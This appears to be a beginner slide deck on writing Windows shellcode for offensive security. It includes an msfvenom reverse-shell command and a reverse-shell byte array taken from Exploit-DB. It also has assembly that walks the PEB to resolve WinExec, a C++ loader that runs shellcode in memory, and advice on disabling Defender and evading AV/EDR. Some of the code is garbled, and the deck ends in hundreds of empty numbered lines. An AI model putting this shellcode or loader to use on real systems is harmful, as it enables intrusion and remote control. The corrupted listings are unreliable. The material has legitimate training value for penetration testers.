



You Used to Call me on my Shell Phone: **Developing Windows Shellcode for Offensive Security Purposes for Beginners**

By: Jacob Swinsinski, Senior Associate Security Researcher


06/26/2025

Who is this Deep Dive for?

This is intended for beginners.

Specifically, for:

- ❖ Penetration testers
- ❖ Security researchers
- ❖ Anyone else interested in offensive cyber security.



Prerequisites

- Cyber security or development background
- Offensive/defensive security experience
- A strong willingness to learn
- Patience and curiosity
- Windows Development Environment



Key Learning Objectives of the Session



GRANTING YOU THE ABILITY TO CONFIDENTLY CRAFT WINDOWS-BASED SHELLCODE ON YOUR OWN!



BEING ABLE TO INTUITIVELY UNDERSTAND SHELLCODE.



HOW YOU CAN LEVERAGE THE KNOWLEDGE OBTAINED FROM THIS PRESENTATION WITHIN YOUR OWN OFFENSIVE SECURITY TOOLKIT.



ALLOWING YOU TO "SWIM" IN THE VAST SEA OF "SHELLCODING" FOR ENHANCED EXPLOIT DEVELOPMENT.



MAKING YOU MORE CURIOUS ON LOW-LEVEL EXPLOITATION AND MALWARE DEVELOPMENT.


Setting up Your Windows Development Environment



Prepping your
Windows
environment



Downloading
GCC/G++, NASM, and
more



Configuring proper
environment variables



Windows SDK/WDK:
Debugging



Getting rid of
Windows Defender
(the right way)

Ready to go!

Be sure to check out the resources slide at the end of the presentation!

What is Shellcode and why is it Relevant in Offensive Security?

Shellcode is a piece of machine code (often very small) written in Assembly

- Direct access to low-level instructions the CPU can run directly
- However, it can be interpreted and can exist in numerous different ways
 - (e.g.) byte array, C/C++ array, ASM code, Base64-encoded strings, etc.
- A small program ran after exploiting a software vulnerability
- *Usually injected* into memory

What can Shellcode do?

Perform the following:

- Execute a shell on the target system (reverse or bind shell)
- Open a backdoor
- Act as a “dropper”, calling out to a malicious C2 for commands or call out to a web server to serve malware to the target system
- Privilege Escalation
- And much, much more



How Shellcode is Delivered to a Target

Wide range of attack vectors:

1. Memory Corruption Bugs
2. Network-Based Delivery
3. Local Privilege Escalation (LPE)
4. Local File-Based Delivery
5. "Loaders"
6. Physical/External Delivery Mechanisms

Where Does Shellcode Come From?

Two primary techniques of obtaining/crafting shellcode:

1. Hackers can ***create their own Assembly programs***, “carve out” (using **objdump**) the core shellcode instructions and obtain a byte array for usage in another delivery technique
 - Essentially convert machine instructions (opcodes -> byte array)
 - Least convenient, **most stealthy**, time consuming
2. Generated via msfvenom, obtained from Exploit-DB, Shellstorm, GitHub, etc.
 - **Most convenient, least trustworthy (e.g. external third-party sources like listed above), likely security signatures already created for that piece of shellcode**
 - **msfvenom -payload windows/shell_reverse_tcp LHOST= localhost LPORT=1337 -f -c**

```
F7\xdb\xce\xdc\x74\x24\xf4\x5b\x2b\xc9\xb1\xf1\x31\x43\x15\x83\xeb\xfc\x03\x43\x11\xe2\x2a\x0c\xa7\x9a\x95\xce\x4f\xb6\x56\xb2\xfc\x53\x5a\x84\x65\x2d\xbb\x29\x9e\xba\x60\xda\x2a\x56\xfa\x70\x3c\x6f\x02\x37\x7d\xf9\x95\x4d\xe4\xal\x1b\x3f\xbf\xdc\x82\x2b\x0f\x2f\x5b\x91\xf7\x74\x45\xd7\x83\xbb\x1d\x45\x6b\xc4\xdc\xbd\x1\x06\xc4\xb7\x4f\x5f\x27\x76\x2f\x92\x28\xfc\x6f\x54\x94\x14\x48\x15\xe1\x53\x96\x49\xe3\x31\xef\x8a\x27\x48\x13\x8c\x53\x83\x96\x73\x59\x1c\x5e\x4b\x19\x0d\x3b\xc5\x3b\x4d\x0d\x9d\x0b\x4c\x1b\x62\xee\x0b\x46\x61\x0e\x6a\x0e\x64\xfb\x0d\x6e\xdc
```

Obtained from Exploit-DB: <https://www.exploit-db.com/exploits/41481>

```
unsigned char shellcode[]=
```

"\x31\x0c\x50\x64\x8b\x40\x30\x8b\x40\x0c\x8b\x70\x14\xad\x96\xad\x8b\x58\x10\x8b\x4b\x3c\x01\xd9\x8b\x49\x78\x01\xd9\x8b\x71\x20\x01\xde\x31\xd2\x42\xad\x01\xd8\x81\x38\x47\x65\x74\x50\x75\xf4\x81\x78\x04\x72\x6f\x63\x41\x75\xeb\x8b\x71\x1c\x01\xde\x8b\x14\x96\x01\xda\x83\xec\x20\x54\x5e\x89\x14\x24\x89\x5e\x1c\x31\xff\x57\x68\x61\x72\x79\x41\x68\x4c\x69\x62\x72\x68\x4c\x6f\x61\x64\x54\x53\xff\x16\x31\xc9\x51\x66\xb9\x33\x32\x51\x68\x77\x73\x32\x5f\x54\xff\xd0\x89\xc5\x31\xc9\x51\x66\xb9\x75\x70\x51\x68\x74\x61\x72\x74\x68\x57\x53\x41\x53\x54\x55\xff\x16\x89\x46\x0c\x31\xc9\x51\x66\xb9\x74\x41\x51\x68\x6f\x63\x6b\x65\x68\x57\x53\x41\x53\x54\x55\xff\x16\x89\x46\x10\x57\xb9\x65\x65\x63\x74\xc1\xe9\x08\x51\x68\x63\x6f\x6e\x6e\x54\x55\xff\x16\x89\x46\x14\x57\x68\x72\x65\x63\x76\x54\x55\xff\x16\x89\x46\x18\x31\xc9\x66\x81\xec\xf4\x01\x54\x66\xb9\x02\x02\x51\xff\x56\x0c\x50\x50\x50\xb0\x06\x50\xb0\x01\x50\x40\x50\xff\x56\x10\x97\x6a\x01\x5a\xc1\xe2\x18\xb2\x7f\x52\x66\x68\x11\x5c\x66\x6a\x02\x89\xe2\x6a\x10\x52\x57\xff\x56\x14\x50\x66\xb8\xb6\x03\x50\x54\x5d\x29\xc5\x55\x57\xff\x56\x18\x31\xd2\xc6\x44\x05\xff\xc3\x88\x55\x60\xc6\x45\xff\x5b\x4d\x66\xc7\x45\x14\xff\x16\x66\xc7\x45\x23\x89\x06\x66\xc7\x45\x6e\xff\x16\x66\xc7\x45\x78\x89\x06\x66\xb8\x73\x41\x8b\x4e\x1c\xfe\xca\xff\xd5\x88\x11\xff\x16\x50\xff\x56\x04";

How does Windows Shellcode Differ From Linux Shellcode?

Windows

- Different calling convention, no usage of syscall numbers or direct syscalls
- Relies on WinAPI (e.g. `WinExec()`, `CreateProcessA()`, `LoadLibrary()`, and `GetProcAddress()`)
- API functions must be resolved at runtime
 - (e.g.) `kernel32.dll/user32.dll`
 - Shellcode must locate DLLs in memory via PEB/TEB
 - Parse the associated export table
 - Resolve function addresses dynamically
 - This process can be seen within the first few instructions of the shellcode
 - Shellcode is naturally larger

Linux

- Direct syscall interface
- Shellcode will often rely on `0x80` or `syscall` instructions to make syscalls directly
- Shellcode is usually smaller in size compared to Windows shellcode

Windows Shellcode: Dynamically Resolving Addresses at Runtime

```
getkernel32:
    xor ecx, ecx          ; zeroing register ECX
    mul ecx               ; zeroing register EAX EDX
    mov eax, [fs:ecx + 0x30] ; PEB loaded in eax
    mov eax, [eax + 0x0c]   ; LDR loaded in eax
    mov esi, [eax + 0x14]   ; InMemoryOrderModuleList loaded in esi
    lodsd                 ; program.exe address loaded in eax (1st module)
    xchg esi, eax
    lodsd                 ; ntdll.dll address loaded (2nd module)
    mov ebx, [eax + 0x10]   ; kernel32.dll address loaded in ebx (3rd module)

    ; EBX = base of kernel32.dll address

getAddressofName:
    mov edx, [ebx + 0x3c]   ; load new address in ebx
    add edx, ebx
    mov edx, [edx + 0x78]   ; load data directory
    add edx, ebx
    mov esi, [edx + 0x20]   ; load "address of name"
    add esi, ebx

; (...) Malicious code still needs to be implemented
```

*Linux Shellcode: Complete
/bin/sh Implementation
(nothing else required)*

VS.

```
section .text
global _start
_start:
    push 0x0b
    pop eax
    push 0x0068732f
    push 0x6e69622f
    mov ebx, esp
    int 0x80
```

What are Processes and Threads


Processes

- A program/application that is running within a Windows Operating System (OS)
- Can be started by a user or by the OS itself
- `CreateProcess()` -> `CreateProcessInternal()` -> `NtCreateUserProcess()` (lives inside of `ntdll.dll`)

Threads

- A set of instructions that can be executed independently within a process.
- Each thread has its own Thread Local Storage (TLS)
- The TLS lies within the TEB.
- Out of scope for this talk

Process Creation



The Process Environment Block (PEB) & Thread Environment Block (TEB)

PEB

TEBs point to the PEB.

Holds information of every individual process running in userland. It contains binary info, heap info, and more.

TEB

Responsible for holding information about the thread.

Both are internal Windows data structures that are used by the OS and leveraged by malware/exploit developers.


- Understanding both is considered mandatory when it comes to “shellcoding” in Windows
- Unlike on Linux, we cannot rely on direct syscalls, but rather rely on leveraging the kernel API or WinAPI to call various functions to make our shellcode perform malicious actions

Shellcode on Windows works by navigating through loaded modules (DLLs) by:

1. Reading **PEB** -> **LDR** -> **InMemoryOrderModuleList**
2. Iterates through the linked list to find **kernel32.dll**
3. Parses the export table to find various WinAPI functions such as **GetProcAddress()**, **LoadLibraryA()**, etc.

Why?

WinAPI calls must be found dynamically within memory from DLLs like **kernel32.dll**



Battling Undocumented Structures

Explanation and what role do they play?

- An extremely interesting topic
- Windows internals are comprised of a variety of undocumented structures to protect Windows and its users
- Makes life “harder” on reverse engineers, malware authors, security researchers, and exploit developers
- We can see indication of this behavior as some values in Windows data structures are “reserved”
 - **Windows documentation:** “Reserved for internal use by the operating system”

Workarounds?

- Using “undocumentation” sites, we can utilize other reverse engineered data structures to perform a variety of malicious activities
- Usage of debugging tools to track what types of data types and sizes are used to grant additional context on the element’s purpose



For example, let’s take the _PEB Structure:

```
typedef struct _PEB {  
    BYTE    Reserved1[2];  
    BYTE    BeingDebugged;  
    BYTE    Reserved2[1];  
    PVOID    Reserved3[2];  
    PPEB_LDR_DATA    Ldr;  
    PRTL_USER_PROCESS_PARAMETERS    ProcessParameters;  
    PVOID    Reserved4[3];  
    PVOID    AtlThunkSListPtr;  
    PVOID    Reserved5;  
    ULONG    Reserved6;  
    PVOID    Reserved7;  
    ULONG    Reserved8;  
    ULONG    AtlThunkSListPtr32;  
    PVOID    Reserved9[45];  
    BYTE    Reserved10[96];  
    PPS_POST_PROCESS_INIT_ROUTINE    PostProcessInitRoutine;  
    BYTE    Reserved11[128];  
    PVOID    Reserved12[1];  
    ULONG    SessionId;  
} PEB, *PPEB;
```


Anatomy of Windows Shellcode

Three primary parts

1. Assembly Code

./shell.asm:

```
; Begin dynamic WinAPI function Resolving Process
getkernel32:
    xor ecx, ecx           ; zeroing register ECX
    mul ecx                ; zeroing register EAX EDX
    mov eax, [fs:ecx + 0x30] ; PEB loaded in eax
    mov eax, [eax + 0x0c]   ; LDR loaded in eax
    mov esi, [eax + 0x14]   ; InMemoryOrderModuleList loaded in esi
    lodsd                  ; program.exe address loaded in eax (1st module)
    xchg esi, eax
    lodsd                  ; ntdll.dll address loaded (2nd module)
    mov ebx, [eax + 0x10]   ; kernel32.dll address loaded in ebx (3rd module)

    ; EBX = base of kernel32.dll address

getAddressofName:
    mov edx, [ebx + 0x3c]   ; load new address in ebx
    add edx, ebx
    mov edx, [edx + 0x78]   ; load data directory
    add edx, ebx
    mov esi, [edx + 0x20]   ; load "address of name"
    add esi, ebx

; End dynamic WinAPI function Resolving Process
; (...) Malicious code still needs to be implemented
```

Linked, Compiled, and "carved out" via objdump

```
objdump -d ./shell|grep -e '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d'|tr -s
'|tr '\t' ' '|sed 's/ $//g'|sed 's/ \\\x/g'|paste -d " " -s|sed 's/^"/"|sed 's/$/"/g'

"\xf7\xe6\x50\x48\xbfx2fx62\x69\x6e\x73\x68\x00\x57\x48\x89\xe7\xb0\x3b\x0fx05(...)"
```

2. Converted into Byte Array

- Performs the "bad stuff"

./badStuffByteArray.txt:

```
"\xf7\xe6\x50\x48\xbfx2fx62\x69\x6e\x73\x68\x00\x57\x48\x89\xe7\xb0\x3b\x0fx05(...)"
```

3. Executing Shellcode in Memory via Loader

- The act of executing the shellcode in memory
- Payloads can be encrypted or encoded to evade AV/EDR solutions

./loader.cpp:

```
int main() {
    unsigned char shellcode[] =
        "\xf7\xe6\x50\x48\xbfx2fx62\x69\x6e\x73\x68\x00\x57\x48\x89\xe7\xb0\x3b\x0fx05(...)";

    PVOID pBuffer = VirtualAlloc(NULL, sizeof(shellcode)+1, MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE);
    memcpy(pBuffer, shellcode, sizeof(shellcode));

    DWORD oldProtect = NULL;
    VirtualProtect(pBuffer, sizeof(shellcode), PAGE_EXECUTE_READWRITE, &oldProtect);

    HANDLE hThread = CreateThread(NULL, 0, pBuffer, NULL, 0, NULL);

    WaitForSingleObject(hThread, INFINITE);

    CloseHandle(hThread);

    return 0;
}
```

Dynamic WinAPI Function Address Resolving: Roles of PEB & **GetProcAddress()**

High-Level Breakdown

1. Shellcode

2. Locate **kernel32.dll** in memory via **PEB**

3. Use **GetProcAddress()** to resolve **WinExec()**

4. We can now Call WinExec("cmd.exe")

```
0:000> dt _teb
ntdll!_TEB
+0x000 NtTib          : _NT_TIB
+0x01c EnvironmentPointer : Ptr32 Void
+0x020 ClientId       : _CLIENT_ID
+0x028 ActiveRpcHandle : Ptr32 Void
+0x02c ThreadLocalStoragePointer : Ptr32 Void
+0x030 ProcessEnvironmentBlock : Ptr32 _PEB
+0x034 LastErrorValue  : Uint4B
+0x038 CountOfOwnedCriticalSections : Uint4B
```

Continued:

Dynamic WinAPI Function Address Resolving:

Roles of PEB & and GetProcAddress()

1. Find Base Address of kernel32.dll:

```
xor ecx,ecx
mov eax,[fs:0x30] ;loading PEB(Process Environment Block) in Eax
mov eax,[eax+0xc] ;Eax=PEB->Ldr
mov esi,[eax+0x14] ;Eax=Peb->Ldr.InMemOrderModuleList
lodsd ;Eax=second module of InMemOrderModuleList (ntdll.dll)
xchg eax,esi ;Eax=Esi ,Esi=Eax
lodsd ;Eax=third module of InMemOrderModuleList (kernel32.dll)
mov ebx,[eax+0x10] ;Ebx=base Address of Kernel32.dll (PVOID Dllbase)
```

2. Finding Export Table of kernel32.dll:

```
mov edx,[ebx+0x3c] ;(kernel32.dll base address+0x3c) kernel32.dll=DOS->e_lfanew
add edx,ebx ;(DOS->e_lfanew+base address of)=PE Header
mov edx,[edx+0x78] ;(PE Header+0x78)=DataDirectory->VirtualAddress
add edx,ebx ; (DataDirectory->VirtualAddress+kernel32.dll base address)
mov esi,[edx+0x20] ;(IMAGE_EXPORT_DIRECTORY+0x20)=AddressOfNames
add esi,ebx ; ESI=(AddressOfNames+kernel32.dll base address)=kernel32.dll AddressOfNames
xor ecx,ecx
```

3. Finding the Address of GetProcAddress() in kernel32.dll:

```
mov esi,[edx+0x24] ;Esi=(IMAGE_EXPORT_DIRECTORY+0x24)=AddressOfNameOrdinals
add esi,ebx ;(AddressOfNameOrdinals+base address of
kernel32.dll)=AddressOfNameOrdinals of kernel32.dll
mov cx,[esi+ecx*2] ;CX=Number of Function
dec ecx
mov esi,[edx+0x1c] ;(IMAGE_EXPORT_DIRECTORY+0x1c)=AddressOfFunctions
add esi,ebx ;ESI=beginning of Address table
mov edx,[esi+ecx*4] ;EDX=Pointer(offset)
add edx,ebx ;Edx=Address of GetProcAddress
```

4. We can now Find any Function we Want Within kernel32.dll:

```
;Finding address of Winexec()
xor ecx,ecx
push ecx
push 0x00636578
push 0x456e6957
mov ecx,esp
push ecx
push ebx
call edx
;finding address of ExitProcess()
xor ecx,ecx
push ecx
push 0x00737365
push 0x636f7250
push 0x74697845

mov ecx,esp
```

```
push ecx
push edi
xor edi,edi
mov edi,eax ;address of WinExec()
call esi
xor esi,esi
push eax
pop esi ;address of ExitProcess()
```

How do we always know where the PEB (and our functions) are?


TL;DR? This is a technique that we can ALWAYS leverage to dynamically resolve runtime addresses of functions.

Here are the steps that we need to include within our shellcode at the beginning before we can get into the malicious side of things:

- So, in order to develop shellcode on Windows, we need to:
 - Dynamically resolve addresses by locating the PEB (this can be thought of as a "handbook" that contains pointers to functions)
 - Locate the PEB offset, **0xC** which is a pointer to **PEB_LDR_DATA** (which holds modules -- DLLs)
 - Then, $\text{PEB} + 0xC \rightarrow \text{DLLBase} \rightarrow \text{kernel32.dll}$ entry (base for **kernel32.dll**)
 - We need one more thing, when a DLL is dynamically loaded, it is stored at the offset of **DllBase**, or **0x18** -- This is the start of the linked list, which is the offset of **InMemoryOrderLinks** (offset **0x8**)
 - Lastly to get the function, utilize the following equation: $\text{DLLBase} - \text{InMemoryOrderLinks} = 0x18 - 0x8 = 0x10$ -- This allows us to find the base of **kernel32.dll**

***This offset (**0xC**, **PEB_LDR_DATA**) remains consistent throughout each process creation process, so we can always rely on it.*

- ❖ **Linux "shellcoding"** = linear as we can directly syscall straight from Assembly code.
- ❖ **Windows "shellcoding"** = non-linear since we will need to rely on the kernel API (WinAPI) in order to call functions.



Perspective is Everything (C vs. ASM)

*Shellcode must be written in low-level Assembly for precision, compactness, and stealth.
The C programming language offers enhanced clarity, but the more high-level you get, the more control you lose.*

C Representation

```
int main(){  
    WinExec("cmd.exe", 0);  
    return 0;  
}
```

- Clear **API** usage
- Very easy to understand
- Less control

Assembly Representation

1. Requires dynamic resolvment of WinAPI functions for use (shown in prior slide)

1. "Walk" PEB
2. Parse PE headers -> Locate Export Table
3. Find GetProcAddress()
4. Resolve Address of WinExec
5. Call WinExec("cmd.exe", 0);

- Confusing API usage
- Complex/Convolutd
- More control

- Shellcode can have Multiple Interpretations

```
9 section .text  
10 global _start  
11 _start:  
12 ;finding base address of kernel32.dll  
13  
14  
15 xor ecx,ecx  
16 mov eax,[fs:0x30] ;loading PEB (Process Environment Block) in eax  
17 mov esi,[eax+0x00000000] ;eax-PEB-ntldr  
18 mov esi,[eax+0x00000000] ;eax-PEB-ntldr-!InMemoryModuleList  
19 lddi [eax-second module of !InMemoryModuleList (ntdll.dll)]  
20 cdg esi,esi ;esi=esi-!InMemoryModuleList  
21 lddi [eax-third module of !InMemoryModuleList (kernel32.dll)]  
22 mov ebx,[eax+0x00000000] ;ebx-base Address of kernel32.dll (PVOID Olbase)  
23  
24  
25  
26  
27  
28 ;finding Export table of kernel32.dll  
29  
30 mov esi,[ebx+0x00000000] ;(kernel32.dll base address+0x00000000)-DOS-e_Ifname  
31 add esi,ebx ;(DOS-e_Ifname base address of kernel32.dll)-PE header  
32 mov esi,[ebx+0x00000000] ;(PE header+0x00000000)-DataDirectory-VirtualAddress  
33 add esi,ebx ;(DataDirectory-VirtualAddress+kernel32.dll base address)-Export table of kernel32.dll (IMAGE_EXPORT_DIRECTORY)  
34 mov esi,[ebx+0x00000000] ;(IMAGE_EXPORT_DIRECTORY+0x00000000)-AddressOfNames  
35 add esi,ebx ;ESI-(AddressOfNames+kernel32.dll base address)-kernel32.dll AddressOfNames  
36 xor ecx,ecx  
37  
38  
39  
40  
41  
42 ;finding GetProcAddress function name  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
